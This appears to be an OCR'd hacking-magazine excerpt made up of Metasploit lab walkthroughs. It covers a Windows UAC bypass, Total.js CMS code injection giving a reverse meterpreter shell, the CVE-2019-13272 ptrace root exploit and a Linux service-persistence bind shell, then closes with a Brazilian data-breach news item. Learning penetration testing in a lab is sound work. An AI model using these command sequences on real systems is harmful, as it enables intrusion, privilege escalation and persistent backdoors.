xcellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   2   exploit/windows/local/bypassuac_eventvwr            2016-08-15       e
xcellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry K
ey)
   3   exploit/windows/local/bypassuac_fodhelper           2017-05-12       e
xcellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   4   exploit/windows/local/bypassuac_injection           2010-12-31       e
xcellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   5   exploit/windows/local/bypassuac_injection_winsxs    2017-04-06       e
xcellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection) ab
using WinSXS
   6   exploit/windows/local/bypassuac_silentcleanup       2019-02-24       e
xcellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   7   exploit/windows/local/bypassuac_sluihijack          2018-01-15       e
xcellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
   8   exploit/windows/local/bypassuac_vbs                 2015-08-22       e
xcellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerabilit
y)
   9   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       m
anual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe
)
   10  exploit/windows/local/bypassuac_windows_store_reg   2019-02-19       m
anual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe
) and Registry


msf5 exploit(windows/http/file_sharing_wizard_seh) >
```

The relevant module is highlighted in the above image. Load the module and use show optio-ns command to see all the options it requires.

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > use exploit/windows/local/b
ypassuac_silentcleanup
msf5 exploit(windows/local/bypassuac_silentcleanup) > show options

Module options (exploit/windows/local/bypassuac_silentcleanup):

   Name        Current Setting                                                Required
 Description
   ----        ---------------                                                --------
 -----------
   PSH_PATH    %WINDIR%\System32\WindowsPowershell\v1.0\powershell.exe  yes
 The path to the Powershell binary.
   SESSION                                                                    yes
 The session to run this module on.
   SLEEPTIME   0                                                              no
 The time (ms) to sleep before running SilentCleanup


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows
```

Set the session id of the meterpreter session we already have and execute the module using the run command.

```
msf5 exploit(windows/local/bypassuac_silentcleanup) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_silentcleanup) > run

[*] Started reverse TCP handler on 192.168.45.130:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (180291 bytes) to 192.168.45.147
[*] Meterpreter session 2 opened (192.168.45.130:4444 -> 192.168.45.147:49165) a
t 2020-01-28 22:54:10 +0530
[+] Deleted C:\Users\admin\AppData\Local\Temp\mVqgSvDd.ps1
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Operation timed out.
[-] run: Interrupted
msf5 exploit(windows/local/bypassuac_silentcleanup) >
```

A new meterpreter session with id "2" will open as shown below.

```
msf5 exploit(windows/local/bypassuac_silentcleanup) > sessions - i 2

Active sessions
===============

  Id  Name  Type                     Information                                Co
nnection
  --  ----  ----                     -----------                                --
--------
  1         meterpreter x86/windows  WIN-DHH9GH6L5SP\admin @ WIN-DHH9GH6L5SP  19
2.168.45.130:4444 -> 192.168.45.147:49164 (192.168.45.147)
  2         meterpreter x86/windows  WIN-DHH9GH6L5SP\admin @ WIN-DHH9GH6L5SP  19
2.168.45.130:4444 -> 192.168.45.147:49165 (192.168.45.147)
```

Let's interact with the new meterpreter session and see whether it is an elevated session or not.

```
msf5 exploit(windows/local/bypassuac_silentcleanup) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As you can see, we have an elevated session.

Total.js CMS Code Injection in Widget Creation Module

TARGET: Total.js CMS on Linux **TYPE: Remote** **FIREWALL : ON**

Total.js is a CMS framework mainly used for building e-commerce applications, real time apps and Internet Of Things (IOT). It is a node based javascript framework. Let us know about the vulnerability in this framework. In this CMS, a user with admin permission can create a widget to extend CMS functionalities for other visitors. These widgets can be exploited by attackers to upload malicious JavaScript code. Using this malicious JavaScript code in the new widget, remote code can be executed on the target system.

Let us see how this module works. Use command search totaljs to get all modules related to total.js as shown below. The relevant module is highlighted.

```
msf5 > search totaljs

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/totaljs_traversal      2019-02-18       normal     Yes    Total.js prior to 3.2.4 Directory Traversal
   1  exploit/multi/http/totaljs_cms_widget_exec    2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection


msf5 >
```

Load the module and use show options command to see all the options it requires.

```
msf5 > use exploit/multi/http/totaljs_cms_widget_exec
msf5 exploit(multi/http/totaljs_cms_widget_exec) > show options

Module options (exploit/multi/http/totaljs_cms_widget_exec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             8000             yes       The target port (TCP)
```

```
   SRVHOST           0.0.0.0          yes       The local host to listen on. This
 must be an address on the local machine or 0.0.0.0
   SRVPORT           8080             yes       The local port to listen on.
   SSL               false            no        Negotiate SSL/TLS for outgoing co
nnections
   SSLCert                            no        Path to a custom SSL certificate
(default is randomly generated)
   TARGETURI         /                yes       The base path for Total.js CMS
   TOTALJSPASSWORD   admin            yes       The password for Total.js admin
   TOTALJSUSERNAME   admin            yes       The username for Total.js admin
   URIPATH                            no        The URI to use for this exploit (
default is random)
   VHOST                              no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Total.js CMS on Linux


msf5 exploit(multi/http/totaljs_cms_widget_exec) >
```

Set the rhosts option and use the check command to confirm that the target is indeed vulnerable or not.

```
msf5 exploit(multi/http/totaljs_cms_widget_exec) > set rhosts 192.168.32.128
rhosts => 192.168.32.128
msf5 exploit(multi/http/totaljs_cms_widget_exec) > check
[*] 192.168.32.128:8000 - The target appears to be vulnerable.
msf5 exploit(multi/http/totaljs_cms_widget_exec) >
```

The check command confirms that the target is indeed vulnerable. Using show payloads com-mand, we can see all the payloads this module supports.

```
Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
  24  linux/x86/meterpreter/bind_nonx_tcp                          normal  No
Linux Mettle x86, Bind TCP Stager
  25  linux/x86/meterpreter/bind_tcp                               normal  No
Linux Mettle x86, Bind TCP Stager (Linux x86)
  26  linux/x86/meterpreter/bind_tcp_uuid                          normal  No
Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
  27  linux/x86/meterpreter/reverse_ipv6_tcp                       normal  No
Linux Mettle x86, Reverse TCP Stager (IPv6)
  28  linux/x86/meterpreter/reverse_nonx_tcp                       normal  No
Linux Mettle x86, Reverse TCP Stager
  29  linux/x86/meterpreter/reverse_tcp                            normal  No
Linux Mettle x86, Reverse TCP Stager
  30  linux/x86/meterpreter/reverse_tcp_uuid                       normal  No
Linux Mettle x86, Reverse TCP Stager
  31  linux/x86/meterpreter_reverse_http                           normal  No
Linux Meterpreter, Reverse HTTP Inline
  32  linux/x86/meterpreter_reverse_https                          normal  No
Linux Meterpreter, Reverse HTTPS Inline
  33  linux/x86/meterpreter_reverse_tcp                            normal  No
Linux Meterpreter, Reverse TCP Inline
  34  linux/x86/metsvc_bind_tcp                                    normal  No
Linux Meterpreter Service, Bind TCP
  35  linux/x86/metsvc_reverse_tcp                                 normal  No
```

Let's choose the linux/x86/meterpreter/reverse_tcp payload. Set the srvhost and lhost option-

s as shown below.

```
msf5 exploit(multi/http/totaljs_cms_widget_exec) > set payload linux/x86/meterpr
eter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/totaljs_cms_widget_exec) > set srvhost 192.168.32.129
srvhost => 192.168.32.129
msf5 exploit(multi/http/totaljs_cms_widget_exec) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 exploit(multi/http/totaljs_cms_widget_exec) >
```

Now, execute the module using the command run.

```
msf5 exploit(multi/http/totaljs_cms_widget_exec) > run

[*] Started reverse TCP handler on 192.168.32.129:4444
[*] Attempting to authenticate with admin:admin
[+] Authenticatd as: admin:admin
[*] Creating a widget...
[*] Using URL: http://192.168.32.129:8080/p_PKoKi
[+] Widget created successfully
[*] Using URL: http://192.168.32.129:8080/QinaI1lISdCME
[*] Server started.
[*] 192.168.32.128 requesting: /p_PKoKi
[*] Sending payload to 192.168.32.128
[*] Sending stage (985320 bytes) to 192.168.32.128
[*] Meterpreter session 1 opened (192.168.32.129:4444 -> 192.168.32.128:42846) a
t 2020-02-09 08:42:07 +0530
[*] Finding the payload from the widget list...
[+] Widget cleared successfully
```

As you can see we successfully got a meterpreter session on the target.

```
msf5 exploit(multi/http/totaljs_cms_widget_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > sysinfo
Computer      : 192.168.32.128
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

CVE-2019-13272 Ptrace_Traceme Linux Privilege Escalation Module

TARGET: Linux with kernel < 5.1.17 **TYPE: Local** **FIREWALL : ON**

If you see in the above image, it can be seen that we got a meterpreter session with an uid of 1000. You know what does that mean? In Linux, the first user created is given id 1000, the s-econd user is given id 1001 etc etc. So in the previous module, we gained a shell with the firs-t non-root user (i.e 1000). Why are we telling you this? Because the next exploit we will be t-elling our readers is that of a privilege escalation. Normally root users are given UID "0".

Let us learn more abou this privilege escalation exploit. Linux contains a system call na-med ptrace() using which one process (usually called tracer) can observe and control anoth-

-er process (usually called tracee). This function is primarily used to implement breakpoint de-bugging.

Needless to say, this module exploits the ptrace (process trace) system call to elevate privileges. The PTRACE_TRACEME request of this PTRACE call is done by the tracee process to indicate to the tracer process that it is to be traced by it. This module creates exactly the PTRACE_TRACEME request in such a way that the parent process forgets to check the credentials and hence drops privileges and calls execve which gives complete control to the atta-cker. However for this module to work, the linux kernel should be prior to 5.1.17.

Even then, the wide range of operating systems that are affected are

Ubuntu 16.04.5 kernel 4.15.0-29-generic	Ubuntu 18.04.1 kernel 4.15.0-20-generic
Ubuntu 19.04 kernel 5.0.0-15-generic	Ubuntu Mate 18.04.2 kernel 4.18.0-15-generic
Linux Mint 17.3 kernel 4.4.0-89-generic	Linux Mint 18.3 kernel 4.13.0-16-generic
Linux Mint 19 kernel 4.15.0-20-generic	Xubuntu 16.04.4 kernel 4.13.0-36-generic
ElementaryOS 0.4.1 4.8.0-52-generic	Backbox 6 kernel 4.18.0-21-generic
Parrot OS 4.5.1 kernel 4.19.0-parrot1-13t-amd64	Kali kernel 4.19.0-kali5-amd64
Redcore 1806 (LXQT) kernel 4.16.16-redcore	MX 18.3 kernel 4.19.37-2~mx17+1
RHEL 8.0 kernel 4.18.0-80.el8.x86_64	Debian 9.4.0 kernel 4.9.0-6-amd64
Debian 10.0.0 kernel 4.19.0-5-amd64	Devuan 2.0.0 kernel 4.9.0-6-amd64
SparkyLinux 5.8 kernel 4.19.0-5-amd64	Manjaro 18.0.3 kernel 4.19.23-1-MANJARO
Fedora Workstation 30 kernel 5.0.9-301.fc30.x86_64	Manjaro 18.0.3 kernel 4.19.23-1
Mageia 6 kernel 4.9.35-desktop-1.mga6	Antergos 18.7 kernel 4.17.6-1-ARCH

Now let us see this exploit practically. Use search pkexec command to get the relevant module. It can be seen highlighted below. We tested this on Ubuntu 18.

```
   #  Name                                                Disclosure Date  Rank
    Check  Description
   -  ----                                                ---------------  ----
    -----  -----------
   0  exploit/linux/local/pkexec                          2011-04-01       great
    Yes    Linux PolicyKit Race Condition Privilege Escalation
   1  exploit/linux/local/ptrace_traceme_pkexec_helper    2019-07-04       excelle
nt  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
```

Load the module and use show options command to see all the options it requires.

```
msf5 > use exploit/linux/local/ptrace_traceme_pkexec_helper
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > show options

Module options (exploit/linux/local/ptrace_traceme_pkexec_helper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True,
False)
   SESSION                   yes       The session to run this module on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port
```

Set the ID of the meterpreter session we just got and the lhost option. The check command confirms that the target is indeed vulnerable although it says session may not be compatible.

```
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > set session 1
session => 1
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > set lhost 192.168.32.12
9
lhost => 192.168.32.129
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > check

[!] SESSION may not be compatible with this module.
[*] The target appears to be vulnerable.
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) >
```

Execute the module using run command as shown below.

```
msf5 exploit(linux/local/ptrace_traceme_pkexec_helper) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.32.129:4444
[*] Writing '/tmp/.qbfghexrv' (286 bytes) ...
[*] Executing exploit '/tmp/.kgtsrluofyue'
[*] Sending stage (3021284 bytes) to 192.168.32.128
[*] Exploit result:
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[!] Warning: Could not find active PolKit agent
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[*] Meterpreter session 2 opened (192.168.32.129:4444 -> 192.168.32.128:42868) a
t 2020-02-09 09:01:00 +0530

meterpreter >
```

As it can be seen n the above image, we successfully have another meterpreter session with ID 2. Let's check if we have an elevated session or not. Typing getuid command, we can see that now our uid is "0", which is the UID of the root user.

```
[.] Tracing midpid ...
[~] Attached to midpid
[*] Meterpreter session 2 opened (192.168.32.129:4444 -> 192.168.32.128:42868) a
t 2020-02-09 09:01:00 +0530

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > sysinfo
Computer      : 192.168.32.128
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter >
```

Privilege escalation is successful.

Linux Local Service Persistence Module

TARGET: Linux systems with root access **TYPE: Local** **FIREWALL : ON**

Now, let us learn about a module that adds persistence to the compromised systems. The en-glish word persistence means not giving up. In the world of hacking, it is almost same. By ad-ding persistence we can continuously have access to the target system even though the act-ual vulnerability is patched.

There are different ways to add persistence to the compromised Linux system. This mod-ule does this by creating a new service on the target system and marking it as autostart. Ne-edless to say, we need root access to create this new service. Let's see how this works.

Background the root shell we got in our previous module and load the linux service pers-istence module as shown below.

```
msf5 > use exploit/linux/local/service_persistence
msf5 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SERVICE                       no        Name of service to create
   SESSION                       yes       The session to run this module on.
   SHELLPATH    /usr/local/bin   yes       Writable path to put our shell
   SHELL_NAME                    no        Name of shell file to write


Exploit target:

   Id  Name
   --  ----
   0   Auto

msf5 exploit(linux/local/service_persistence) >
```

You only need to specify the SESSION ID. But first we need to set the payload. We can see different payloads it supports using show payloads command.

```
msf5 exploit(linux/local/service_persistence) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  cmd/unix/bind_netcat                               normal  No     Unix Command
Shell, Bind TCP (via netcat)
   1  cmd/unix/reverse_netcat                            normal  No     Unix Command
Shell, Reverse TCP (via netcat)
   2  cmd/unix/reverse_python                            normal  No     Unix Command
Shell, Reverse TCP (via Python)
   3  cmd/unix/reverse_python_ssl                        normal  No     Unix Command
Shell, Reverse TCP SSL (via python)

msf5 exploit(linux/local/service_persistence) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf5 exploit(linux/local/service_persistence) >
```

We chose the cmd/unix/bind_netcat payload. Since it is a bind payload, we need to set the rhost option. The check command doesn't work for this module so we execute the module us -ing run command. (after setting the SESSION ID as 2).

```
msf5 exploit(linux/local/service_persistence) > set rhost 192.168.32.128
rhost => 192.168.32.128
msf5 exploit(linux/local/service_persistence) > check

[!] SESSION may not be compatible with this module.
[*] 192.168.32.128 - This module does not support check.
msf5 exploit(linux/local/service_persistence) > run

[!] SESSION may not be compatible with this module.
[*] Utilizing systemd
[*] Utilizing System_V
[*] Utilizing update-rc.d
[*] Started bind TCP handler against 192.168.32.128:4444
[*] Command shell session 3 opened (192.168.32.129:33779 -> 192.168.32.128:4444)
 at 2020-02-09 09:20:49 +0530


id
uid=0(root) gid=0(root) groups=0(root)
```

As we can see in the above image, we got a command shell with root privileges.

BRAZILIAN DATA BREACH

DATA BREACH THIS MONTH

Brazil is the largest country in South America with a population of over 210 million.

What?

Data belonging to over 92 million Brazilian citi -zens is exposed and being sold in undergrou -nd forums. The database is of size 16GB and being sold for auction starting at $15,000. The user data contains Full name of the citizen, th -eir taxpayer ID, Phone number, ID card detai ls and their driving license. It may also contain their old addresses, profession, educational qualification, details about their possible relati -ves, neighbours and vehicles they own. In th -e underground forums, a search engine is als -o provided so that data related to a particular person can be searched using a phone numb -er, name etc. not leaked.

Who?

The data is being sold by an entity named X4Crow. They stated they will be providing thi -s data for the highest bidder. Although it is a new name, X4Crow seems to be having some experience in cyber criminal activity as they were reported to be providing some cyber cri- minal services prior to this. They also stated they can provide any company's data for over $150.

How?

There is no idea how X4Crow got this data bu -t it is estimated this data belongs to a govern- ment database. It is not known how this datab -ase was breached.

Our Take

X4Crow claims this data belongs to all the citi- zens of Brazil but this may not be true as alre- ady mentioned the population of Brazil is arou -nd 220 million whereas this database contain -s only 92 million entries. This data may be be longing to all the employed citizens of Brazil However security researchers who have teste -d this data in the forum claimed that this data is genuine although every user may not have all the records listed. This is the most serious data breach in the recent times.

GAINING ACCESS BY EXPLOITING JAVA JMX RMI ON PORT 1617


METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers hav-e been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have pl-anned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple wa-ys in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

